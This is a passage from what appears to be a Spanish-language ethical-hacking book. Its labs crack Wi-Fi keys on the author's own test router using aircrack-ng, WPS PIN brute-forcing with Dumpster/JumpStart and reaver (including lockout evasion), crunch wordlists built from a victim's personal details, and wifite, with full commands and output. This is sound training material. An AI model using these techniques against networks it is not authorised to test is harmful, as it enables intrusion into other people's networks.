                   28 01 22 0D 5F 74 FC 49 7F FD 0A E1 87 E3 11 15
                   54 7E 1C 81 77 C2 82 5B 91 4B 04 F0 67 33 86 29
                   A0 30 A4 24 8C 9E 66 FE 68 46 E0 21 F2 C4 35 8B

EAPOL HMAC      : C1 5C 2A DC 99 A7 B9 4F AB 23 CF 3D BA 3B 54 BA
root@Spooner:/home/karina#
```

13. ¿Fue exitoso el ataque?

14. Si el ataque es infructuoso eso se deberá a que el

diccionario utilizado en este ejemplo no incluye la clave del AP/router. Para efectos de prueba agregue al final del diccionario (Ej: /pentest/wireless/aircrack-ng/test/password.lst) la clave que colocó durante la configuración del AP.

15. Repita el ataque con aircrack-ng. ¿Fue exitoso el ataque?
16. En conclusión: un ataque basado en diccionario sólo será exitoso si la clave colocada por el administrador se encuentra en el diccionario utilizado por el hacker. Refiérase a los enlaces indicados previamente en esta sección para descargar diccionarios más grandes de los que vienen incluidos como ejemplos con Kali Linux.
17. Para regresar el adaptador a su estado normal y poder conectarse a redes inalámbricas, ejecute los siguientes comandos en un terminal:

```
ifconfig wlan0 down  
iwconfig wlan0 mode managed  
ifconfig wlan0 up
```

Lab: Hacceando WLANs que usan WPS desde Windows

Como mencionábamos en el capítulo 1, WPS es un estándar provisto para facilitar el proceso de autenticación en WLANs que usan WPA/WPA2.

Para ello, WPS hace uso de un PIN de 8 caracteres que puede usar un valor de fábrica por defecto o puede ser cambiado por el usuario, dependiendo del equipo.

Según la implementación de WPS que haya efectuado el fabricante del router, es posible que el usuario ni siquiera tenga que ingresar el PIN para conectar un dispositivo a la WLAN, sino que simplemente tenga que presionar un botón en el router inalámbrico y luego escoger la WLAN desde su laptop, tablet o smartphone y entonces la conexión ocurre de forma automática.

Pero independientemente de si el usuario tuvo o no que ingresar el PIN, activar esta característica hace a la WLAN vulnerable a ataques de fuerza bruta. Esto último debido a que investigadores como Stefan Viehböck¹⁹ (2011) han demostrado que muchas implementaciones de WPS en routers almacenan el PIN en dos

bloques de 4 dígitos que son comparados por separado, disminuyendo así significativamente el tiempo requerido para crackearlo.

De este modo, una WLAN con WPS puede hackearse en un tiempo que va desde pocos minutos - si implementa un PIN por defecto - a unas pocas horas, si es necesario hacer un ataque de claves.

En este laboratorio usaremos los programas Dumpster y Jumpstart desarrollados por SkyWatcher para explotar una vulnerabilidad de configuración cuando se habilita la opción WPS con un pin por defecto.

Suena demasiado fácil, pero les sorprenderá comprobar cuántos APs se configuran con pines por defecto.

Recursos:


- **Estación hacker:** Computador con sistema operativo Windows.
- **Software:** Programas Dumpster y Jumpstart disponibles en SourceForge.
- **Hardware:** AP configurado con WPA2 y WPS y autenticación personal (PSK).

Pasos a seguir:


1. Descargue Dumpster desde SourceForge <https://sourceforge.net/projects/dumpster/files> e instálelo sobre un computador con sistema operativo Windows.²⁰ Asegúrese de descargar también el programa JumpStart y la librería WinPcap disponibles también en el enlace indicado.

Nota: Durante nuestras pruebas la última versión disponible tenía algún problema al ejecutar JumpStart, así que descargamos una versión viejita de Dumpster (v50.5) que no tiene ese inconveniente.

2. Ahora ejecutaremos Dumpster. Cuando el programa recién se inicia nos muestra la pestaña “Networks”, aquí podremos escoger el adaptador de red si tuviésemos más de uno y luego daremos click en el botón “Scan”. Esto nos mostrará las redes WiFi alcanzables.



3. En el gráfico previo podemos observar que hay varias WLANs que usan WPA2 en las inmediaciones, ahora veremos cuáles de esas redes están usando WPS. Para esto haremos click en la pestaña “Wps” y bajo la opción “Show default Pin” escogeremos todas las redes “All networks”, luego haremos click en el botón “Scan”.



4. Como era de esperarse entre las WLANS cercanas que implementan WPS aparece la mía, "HACKME_WPS".
5. Para conectarnos a esta WLAN usando el pin por defecto encontrado por Dumper, usaremos el programa JumpStart. Antes de hacer click en el botón respectivo - "Start JumpStart" - debemos cerciorarnos que la ruta - "Path" - hacia este programa es la correcta.
6. Notaremos que JumpStart realiza las acciones de forma automática y si tiene éxito nos mostrará el mensaje "Wireless Configuration Completed" y observaremos en nuestras conexiones inalámbricas que estamos conectados a la red objetivo.



 JumpStart for Wireless

Select the Network

JumpStart is preparing to join your computer to a wireless network.

Which network do you want to join?

SSID	MAC Address	Band	Device Name
Automatically select the network			
Claro		24GHz	
HACKME_WPS		24GHz	Wireless N Router
		24GHz	

Current PIN:

 JumpStart for Wireless



Wireless Configuration Completed

Your computer has successfully joined the **HACKME_WPS** network.



Lab: Hacceando WLANs que usan WPS desde Linux

En este laboratorio usaremos los comandos iw y wash, para descubrir redes WPA/WPA2 cuyos routers implementen WPS.

Una vez escogida la WLAN víctima, haremos un ataque de fuerza bruta con reaver para descubrir el PIN de 8 dígitos, proceso que puede tomar desde pocos minutos a varias horas.

Finalmente, reaver intentará derivar la clave de la red (PSK) a partir de los datos capturados.

Es importante acotar que algunos fabricantes han tomado medidas para protegerse en contra de este tipo de ataque desde que se publicó la vulnerabilidad de WPS en 2011, como por ejemplo bloquear la autenticación por unos segundos después de varios intentos fallidos. Si bien esto no evitará que averigüemos el PIN, si puede retrasar el proceso.

Recursos:

- **Estación hacker:** Computador con sistema operativo Kali Linux.
- **Software:** herramientas wash y reaver, presentes en Kali.
- **Hardware:** AP configurado con WPA/WPA2 y WPS y autenticación personal (PSK). Tarjeta de red inalámbrica compatible con Linux y con la suite Aircrack-ng.

Pasos a seguir:

1. Con nuestra interfaz de red en modo administrado, ejecutaremos el comando iw como se muestra a continuación.

Sintaxis: `iw nombre_tarjeta_wifi | egrep 'WPS|BSS|SSID' -w`

Ej: `iw wlan0 scan | egrep 'WPS|BSS|SSID' -w`

```

root@kali:~# iw wlan0 scan | egrep 'WPS|BSS|SSID' -w
BSS 00:1c:f0:f1:51:54(on wlan0)
    SSID: HACKME_WPS
    WPS: * Version: 1.0
BSS e4:be:ed:[REDACTED](on wlan0)
    SSID: TVCABLE[REDACTED]
BSS 4c:0f:6e:[REDACTED](on wlan0)
    SSID: Claro[REDACTED]
BSS 48:7b:6b:[REDACTED](on wlan0)
    SSID: NETLIFE[REDACTED]
    BSS Load:
        Extended capabilities: Extended Channel Switching, BSS Transition
BSS f4:e3:fb:[REDACTED](on wlan0)
    SSID: RED[REDACTED]
    Overlapping BSS scan params:
        * BSS width channel transition delay factor: 5
    WPS: * Version: 1.0
root@kali:~#

```

2. Otra opción es usar el comando wash. A diferencia de iw, wash además nos indica si el AP tiene implementado bloqueo o no.

Sintaxis: wash -i nombre_tarjeta_wifi --ignore-fcs

Ej: wash -i wlan0 --ignore-fcs

```

root@kali:~# wash -i wlan0mon --ignore-fcs

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrk2212

BSSID          Channel      RSSI      WPS Version      WPS Locked      ESSID
-----
38:4C:90:[REDACTED]      1       -77       1.0           No           Claro[REDACTED]
00:1C:F0:F1:51:54        9       -35       1.0           No           HACKME_WPS
F4:E3:FB:[REDACTED]      11      -93       1.0           No           RED[REDACTED]

```

3. Independientemente de si usamos iw o wash, habremos identificado las redes WPA/WPA2 vecinas que implementan WPS. En nuestro ejemplo la víctima es la WLAN denominada "HACKME_WPS", la cual como vemos está usando WPS v1.0 y no implementa bloqueo (campo WPS Locked = No).
4. Ahora usaremos reaver para efectuar el ataque de claves en contra del AP víctima. Pero para ello colocaremos primero

nuestra interfaz de red en modo monitor con airmon-ng o iwconfig, tema que usted ya domina a estas alturas. La sintaxis de reaver es simple:

Sintaxis: reaver -b bssid_ap_víctima -i nombre_tarjeta_wifi

Ej: reaver -b 00:1c:f0:f1:51:54 -i wlan0mon

```
root@kali:~# airmon-ng check kill
Killing these processes:
PID Name
3646 wpa_supplicant
3648 dhclient

root@kali:~# airmon-ng start wlan0
          PHY     Interface      Driver      Chipset
phy0      wlan0        rt2800usb    Ralink Technology, Corp. RT5370
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# reaver -b 00:1c:f0:f1:51:54 -i wlan0mon
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from 00:1C:F0:F1:51:54
[+] Associated with 00:1C:F0:F1:51:54 (ESSID: HACKME_WPS)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[P] E-Nonce: 0e:5a:5f:3b:ec:38:95:45:d0:fa:b2:af:59:d7:7b:7e
[P] PKE: ec:96:b3:14:38:a3:f1:b6:5d:09:e0:04:35:fe:65:f7:aa:fd:92:46:73:3a:5d:f4:cd:cd:71:8f:6d:1d:5b:a6:23:98:f9:a6:33:80:54
:b8:73:b4:ba:1e:55:d8:56:42:df:2f:9f:47:e5:8c:cf:36:ae:35:8c:bd:9d:d3:3d:87:83:d7:7a:b2:84:93:0b:a0:9e:a2:75:0f:1c:73:e0:18:a
f:ae:8f:81:8d:b2:72:75:c7:ae:1c:4a:8b:29:c5:da:76:2e:2d:2d:16:b4:89:0c:72:2b:79:59:2d:4b:a4:11:b4:52:3c:36:72:97:b5:2b:5f:d5
:1d:9d:4c:a9:8c:bd:25:23:9a:46:21:b3:82:b7:48:c9:52:f9:84:21:4c:97:04:49:13:c6:c1:ed:2b:6c:53:64:af:2e:45:33:4c:d7:1e:0d:e3:ab
:44:35:4a:08:5f:2a:13:fb:c8:94:a3:81:b0:a1:f1:c1:0a:c8:f4:c6:f1:d4:f0:1e:4b:04:fe:7a
[P] WPS Manufacturer: D-Link Systems
[P] WPS Model Name: DIR-635
[P] WPS Model Number: B1
[P] Access Point Serial Number: none
[P] R-Nonce: 1a:9a:f6:a9:1a:c2:09:8d:7e:05:8b:4e:f2:a6:53:ab
```

5. Si el AP víctima implementare protección contra ataques de claves, podemos usar otro parámetro de reaver para prevenir el bloqueo.

```
Sintaxis: reaver -b bssid_ap_victima -rn:m -i  
nombre_tarjeta_wifi
```

```
Ej: reaver -b 00:1c:f0:f1:51:54 -r3:30 -i wlan0mon
```

Con el parámetro r le indicamos los intentos y el tiempo de espera. En el ejemplo le decimos a reaver que luego de 3 intentos espere 30 segundos para seguir con el ataque.

Reaver tiene muchas más opciones que se pueden usar para mejorar el ataque, los detalles completos se pueden revisar en el manual page (man reaver).

6. Cuando reaver encuentre el pin nos lo mostrará en pantalla y luego de eso nos indicará la clave PSK de la WLAN.

```
3:7c
[P] E-Nonce: 1c:e7:29:47:aa:4f:35:99:00:9d:6c:d2:2f:56:ba:42
[P] PKE: 21:dc:2e:5c:c9:4e:23:69:b1:53:db:67:9a:a9:1b:67:3c:b5:78:87:de:cc:8a:55:72:71:3a:ba:98:f6:93:78
:b1:49:5a:ab:29:e2:df:4a:97:d7:f3:79:a7:86:d0:67:0d:bf:53:fd:87:3f:7c:72:64:ca:6b:5c:53:cc:34:8e:d9:7d:7
4:4e:82:1d:f5:35:d3:4a:ff:2b:07:5f:c1:ab:2c:1a:4d:42:0e:2f:91:87:c0:34:d5:c0:92:2f:36:79:76:80:e3:c9:e6:
1e:ed:ce:8f:a1:a3:ad:60:bc:fa:be:4c:fb:74:ac:fe:7c:4b:b4:8a:f5:44:cf:6d:cb:2a:1e:f8:43:e5:e1:97:e6:5d:ed
:c2:d3:e0:f4:b7:e1:39:47:dd:4b:da:00:e0:63:6e:65:29:59:86:ca:d6:e2:5b:62:86:b6:87:38:36:d4:16:bc:06:98:0
4:4a:a6:a6:66:93:19:ee:1a:51:da:c8:b2:cf:91:08:c8:d8:54:9f:0a:05
[P] WPS Manufacturer: D-Link Systems
[P] WPS Model Name: DIR-635
[P] WPS Model Number: B1
[P] Access Point Serial Number: none
[P] R-Nonce: 3c:c1:15:67:98:40:3f:45:fc:a3:f7:b6:f3:55:aa:c6
[P] PKR: 9e:ed:71:1c:90:dc:43:e6:71:a8:d3:e8:04:d7:83:18:93:e1:07:d7:0a:1c:05:8c:22:62:ce:85:14:fd:3e:bd
:91:1d:25:68:0c:5e:dc:8b:4c:0b:40:0d:3e:ff:83:3a:0a:38:a8:0a:98:f2:63:f9:62:5a:07:d2:a3:0b:42:21:0b:2a:a
9:d3:58:06:52:b0:6c:e5:93:1b:0f:a3:bd:b9:10:7e:2b:d9:03:68:c7:f6:f7:9e:43:c2:ed:19:94:90:90:b8:40:f6:f9:
54:7f:cf:c1:06:79:3a:2b:83:40:07:4e:51:3c:45:d9:f6:9e:10:4c:42:ba:c8:44:f6:87:c5:e5:c9:ad:46:15:52:5b:39
:6f:be:b6:58:71:1c:90:c3:08:06:17:67:43:7e:76:99:22:ce:d1:7a:25:80:0b:53:0b:4f:83:ed:46:7d:29:b7:b4:c9:b
8:1f:16:73:70:d3:bb:a5:46:b1:91:3b:eb:5c:39:0f:3c:b2:c6:12:f4:5d
[P] AuthKey: a3:02:ee:20:84:b3:64:8e:69:c8:d8:35:63:7f:e0:62:06:68:ec:7a:3f:f1:b4:d6:8a:ae:be:a8:89:ae:7
2:d0
[P] E-Hash1: 0a:89:24:86:42:52:f0:f1:27:c4:07:38:94:4d:95:77:8b:5e:d0:c1:le:59:19:82:db:6b:0a:0a:a5:0e:9
6:57
[P] E-Hash2: 6b:98:ec:6b:a3:73:ee:b2:79:3c:73:f7:41:dd:17:be:00:73:cc:3d:c4:7d:11:d7:6a:5c:1b:d3:67:fa:2
7:d5
[+] WPS PIN: '18121605'
[+] WPA PSK: 'harrypotter'
[+] AP SSID: 'HACKME_WPS'
root@kali: #
```

Un punto a destacar de reaver es que, si por algún motivo debemos interrumpir el ataque momentáneamente, en el momento en que lo arranquemos de nuevo empezará desde donde se quedó, no desde cero, lo que ahorra mucho tiempo. Esto es posible porque guarda un archivo de log en la ruta /etc/reaver con un histórico de los pines que ya ha probado para la WLAN auditada. Dicho archivo tiene como nombre el BSSID de la WLAN y como extensión wpc. Ej: para nuestra WLAN el archivo se llamaría

“00:1C:F0:F1:51:54.wpc”.

Finalmente, vale notar que reaver logró identificar de forma exitosa la marca y modelo de mi router inalámbrico, en este laboratorio usé un equipo marca D-Link modelo DIR-635.

Este detalle que pareciera trivial es muy importante, puesto que a menudo se descubren vulnerabilidades en la implementación de WPS tanto de D-Link como de otras marcas de routers inalámbricos que podríamos aprovechar en el caso de que fallaren nuestros ataques previos.

En el caso puntual de D-Link, hackers del grupo “dev/ttyS0”²¹ descubrieron en el 2014 mediante ingeniería inversa del firmware que ciertos modelos de routers inalámbricos de esta empresa usan un algoritmo que hace un cálculo basado en el BSSID del equipo para generar el PIN por defecto de WPS. Con base en la interpretación del algoritmo, elaboraron un script de Python que puede usarse para determinar el PIN WPS. El script pingen.py puede descargarse libremente desde GitHub.²²

Lamentablemente, el modelo de mi router no está entre los afectados por el hallazgo. En la gráfica siguiente observamos que si ejecutamos el algoritmo pingen.py con el BSSID víctima como parámetro nos da un PIN que no coincide con el hallado por reaver.

```
[+] WPS PIN: '18121605'  
[+] WPA PSK: 'harrypotter'  
[+] AP SSID: 'HACKME_WPS'  
root@kali:~# ./pingen.py 00:1c:f0:f1:51:54  
Default pin: 19219370  
root@kali:~#
```

Nota: La lista de APs afectados puede revisarse a la fecha de escritura de este libro en <http://www.devttys0.com/2014/10/reversing-d-links-wps-pin-algorithm/>.

Mejorando los ataques basados en diccionarios

Tal como vimos en los laboratorios previos, un ataque basado en diccionario será efectivo solamente si la clave de la WLAN víctima se encuentra en el mismo.

Y como ya habrán notado - si son un poco curiosos - los diccionarios incluidos con las distribuciones Linux de Seguridad Informática son pequeños y las claves que incluyen están basadas mayoritariamente en palabras del idioma inglés.

Por supuesto cabe la opción de comprar un diccionario, lo

que veremos en una sección más adelante; pero en muchos casos, aunque estos diccionarios comerciales son grandes y contienen palabras que usan combinaciones alfanuméricas más símbolos, tienen la misma limitante: el idioma. Y es que en su gran mayoría los diccionarios de claves que se venden en Internet están basados en el idioma inglés.

Es por este motivo que para los consultores de habla no-inglesa, resulta imprescindible contar con herramientas que les permitan generar su propio diccionario, puesto que es bastante probable que los administradores de redes inalámbricas usen como claves combinaciones de palabras en su propio idioma además de números y/o símbolos.

A continuación, revisaremos algunas herramientas para creación de diccionarios de claves y otras que facilitan o mejoran los ataques.

Generando diccionarios con crunch

Crunch es una herramienta incluida con Kali Linux que permite generar diccionarios personalizados de manera muy sencilla. Veamos la sintaxis:

Syntax: `crunch min max [conjunto_caracteres] [-t patrón_clave] [-o nombre_diccionario_generado] [otras_opciones]`

En donde:

`min`: cantidad mínima de caracteres de la clave

`max`: cantidad máxima de caracteres de la clave

`conjunto_caracteres`: como su nombre indica, el conjunto de caracteres que se usarán para la generación de la clave. Ej: 0123456789, abcdefghijklmnopqrstuvwxyz.

`patrón_clave`: este campo lo podemos usar para indicarle a crunch que genere claves siguiendo un patrón específico. Por ejemplo, si sabemos que el administrador de la red tiene una hija llamada Ana y creemos que pudo haber usado su nombre como parte de la clave, este sería un posible patrón: Ana@@@%. El símbolo @ inserta letras minúsculas, mientras que el % inserta números.

`-o nombre_diccionario_generado`: la opción -o crea un archivo con el nombre que le indiquemos.

Veamos un ejemplo sencillo, generaremos un diccionario entre

6 y 8 caracteres que incluya letras minúsculas y números:

```
crunch 6 8 abcdefghijklmnopqrstuvwxyz0123456789 -o  
diccionario
```

```
root@kali:~# crunch 6 8 abcdefghijklmnopqrstuvwxyz0123456789 -o diccionario  
Crunch will now generate the following amount of data: 26032139956224 bytes  
24826183 MB  
24244 GB  
23 TB  
0 PB  
Crunch will now generate the following number of lines: 2901650853888
```

Imaginemos que durante la fase de reconocimiento de nuestro hacking ético hemos encontrado información sobre el cliente que nos puede dar ideas sobre las palabras incluidas en la clave como: nombres de familiares, nombres de mascotas, fecha de nacimiento, nombres de libros o películas favoritas. Entonces podríamos generar varios archivos de diccionarios con estas combinaciones y luego unirlos en un solo gran diccionario que luego usaremos para efectuar el ataque.

Por ejemplo, si sabemos que la víctima es fan de Harry Potter podríamos generar diccionarios con palabras claves basadas en la serie.

Este ejemplo crea un diccionario de 10 caracteres cuyas palabras empiezan con "harry":

```
crunch 10 10 -t harry@{@@ -o diccionario1
```

Aquí hemos averiguado el año de nacimiento del administrador y decidimos generar un diccionario de 8 caracteres que termina en 1980:

```
crunch 8 8 -t @@@@1980 -o diccionario2
```

Luego si queremos podemos usar el comando cat para combinar ambos diccionarios en un solo archivo:

```
cat diccionario1 diccionario2 > diccionario3
```

```
root@kali:~# crunch 10 10 -t harry@@@ -o diccionario1
Crunch will now generate the following amount of data: 130695136 bytes
124 MB
0 GB.sh
0 TB
0 PB
Crunch will now generate the following number of lines: 11881376

crunch: 100% completed generating output
root@kali:~# crunch 8 8 -t @@@1980 -o diccionario2
Crunch will now generate the following amount of data: 4112784 bytes
3 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 456976

crunch: 100% completed generating output
root@kali:~# cat diccionario1 diccionario2 > diccionario3
root@kali:~# head -2 diccionario3
harryaaaaaa
harryaaaab
root@kali:~# tail -2 diccionario3
zzzy1980
zzzz1980
root@kali:~#
```

Crunch tiene muchas más opciones que las que hemos usado y considero que vale la pena revisar la opción `-f`, la cual nos permite en lugar de escribir el nombre del conjunto de caracteres en la línea de comandos, usar uno de los predefinidos en el sistema operativo. En Kali Linux existen diferentes archivos que podemos localizar fácilmente usando el comando: `locate charset`. De ellos usaremos para nuestro ejemplo el ubicado en la ruta: `/usr/share/rainbowcrack/charset.txt`.

```

root@kali:~# more /usr/share/rainbowcrack/charset.txt

numeric      = [0123456789]

alpha         = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
alpha-numeric = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]

loweralpha    = [abcdefghijklmnopqrstuvwxyz]
loweralpha-numeric = [abcdefghijklmnopqrstuvwxyz0123456789]

mixalpha      = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ]
mixalpha-numeric = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]

ascii-32-95   = [ !#$%&()'*)+,-./0123456789;:<=>?@ABCDEFGHIJKLMNPQRSTUVWXYZ[\]^_`abcdefg
hijklmnopqrstuvwxyz{|}~]
ascii-32-65-123-4 = [ !#$%&()'*)+,-./0123456789;:<=>?@ABCDEFGHIJKLMNPQRSTUVWXYZ[\]^_`{|}~]
alpha-numeric-symbol32-space = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*(-+=~`[]{}|\:;":'`?/. ]
root@kali:~#

```

Sintaxis: crunch min max [-f ruta_charset
 nombre_conjunto_caracteres] [-t patrón_clave] [-o
 nombre_diccionario_generado] [otras_opciones]

Ej: crunch 6 8 -f /usr/share/rainbowcrack/charset.txt
 mixalpha-numeric -o diccionario4

Nota: para ver todas las opciones del comando crunch
 revise el manual (man crunch).

Lab: Ataque basado en diccionario usando wifite

Ya que hemos generado un diccionario personalizado, lo usaremos en este laboratorio en conjunto con wifite para efectuar un ataque de claves a una red inalámbrica. Wifite provee una interfaz en modo texto que hace sencillo para los usuarios neófitos auditar una WLAN.

Un hecho interesante es que no importa si la WLAN es WEP o WPA/WPA2 (con o sin WPS), wifite se encarga por nosotros de efectuar el tipo de ataque requerido previo al ataque de claves.

Recursos:

- **Estación hacker:** Laptop con sistema operativo Kali Linux.
- **Software:** Herramienta wifite incluida con Kali.
- **Archivos:** Diccionario personalizado de claves generado

previamente con crunch.

- **Hardware:** AP configurado con WPA/WPA2 y con autenticación personal. Tarjeta de red inalámbrica compatible con Linux y con la suite Aircrack-ng.

Nota: Para que el ataque tenga éxito, el AP debe tener configurada una clave (PSK) contenida dentro del diccionario.

Pasos a seguir:

1. Primero debemos asegurarnos de tener la última versión de wifite. Dependiendo de la versión actual, esto podremos hacerlo con:

```
wifite -update
```

O sino de la forma usual en Kali con:

```
apt-get upgrade wifite
```

2. Luego con nuestra interfaz de red en *modo administrado* (el normal), ejecutaremos wifite como se muestra a continuación. Observe que hemos usado el diccionario que generamos anteriormente con crunch.

Sintaxis: wifite -i nombre_tarjeta_wifi -mac -aircrack -dict ruta_al_diccionario --crack

Opciones:

-mac: esta opción le dice a wifite que le asigne una dirección MAC aleatoria a nuestra tarjeta de red. Para que esta opción funcione la tarjeta debe estar en modo administrado previamente, wifite se encargará más adelante de colocarla en modo monitor.

-aircrack: con esto le indicamos a wifite que use aircrack para validar el handshake capturado para ataques WPA/WPA2.

-dict: ruta al diccionario que queremos usar para el cracking de claves.

--crack: con esta instrucción le indicamos que proceda a crackear la clave PSK en base al handshake capturado.

```
Ej: wifite -i wlan0 -mac -aircrack -dict  
/root/diccionario3.txt --crack
```

```
root@doors:~# wifite -i wlan0 -mac -aircrack -dict /root/diccionario3.txt --crack

[+/-] # WiFie v2 (r87)
[+/-] # automated wireless auditor
[+/-] # designed for Linux

[+] mac address anonymizing enabled
      not: only works if device is not already in monitor mode!
[+] set interface :wlan0
[+] WPA cracking enabled
[+] WPA dictionary set to /root/diccionario3.txt
[+] aircrack handshake verification enabled

[+] scanning for wireless devices...
[!] could not find wireless interface "wlan0" in monitor mode
[+] changing wlan0's MAC from 1500 to 1500:dc:a9:21... done
[+] enabling monitor mode on wlan0... done
```

3. Como pueden ver en la figura previa, wifite asignó automáticamente una MAC a nuestra tarjeta de red, la colocó en modo monitor e inició el escaneo de WLANs.
4. Ahora nos mostrará una pantalla con el listado de las WLANs cercanas detectadas. Para elegir la WiFi a auditar debemos ejecutar la combinación de teclas CTRL+C y escribir el número asignado.

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	(28:C6:8F:REDACTED)	3	WPA	99db	no	client
2	HACKME WPA	9	WPA	67db	no	
3	Claro	3	WEP	41db	no	
4	Claro	1	WPA2	37db	wps	client
5	Claro	8	WEP	23db	no	
6	NETLIF	4	WPA2	17db	wps	
7	RED	2	WPA2	16db	wps	
8	TVCA	10	WPA2	15db	no	
9	(F8:01:13:REDACTED)	7	WPA2	15db	no	
10	Tvcable	11	WPA2	14db	no	

[+] select target numbers (1-10) separated by commas, or 'all': 2

5. Hecho lo anterior, wifite se encargará del resto y sólo deberemos esperar a que nos diga la clave de la WLAN. Recordemos que por tratarse en este ejemplo de una red WPA sin WPS, esto sólo será posible si la clave se encuentra en el diccionario que le proporcionamos previamente. Observamos en la figura siguiente que wifite halló la clave en poco tiempo (esto fue así porque la clave que coloqué se encuentra entre las primeras, pero en un escenario real puede tomar varias horas dependiendo de la clave y el tamaño del diccionario, asumiendo que el diccionario sí tiene la clave):

```
[0:08:20] starting wpa handshake capture on "HACKME_WPA"
[0:08:15] listening for handshake...
[0:00:05] handshake captured! saved as "hs/HACKMEWPA_00-1C-F0-F1-51-54.cap"

[+] 1 attack completed:

[+] 0/1 WPA attacks succeeded
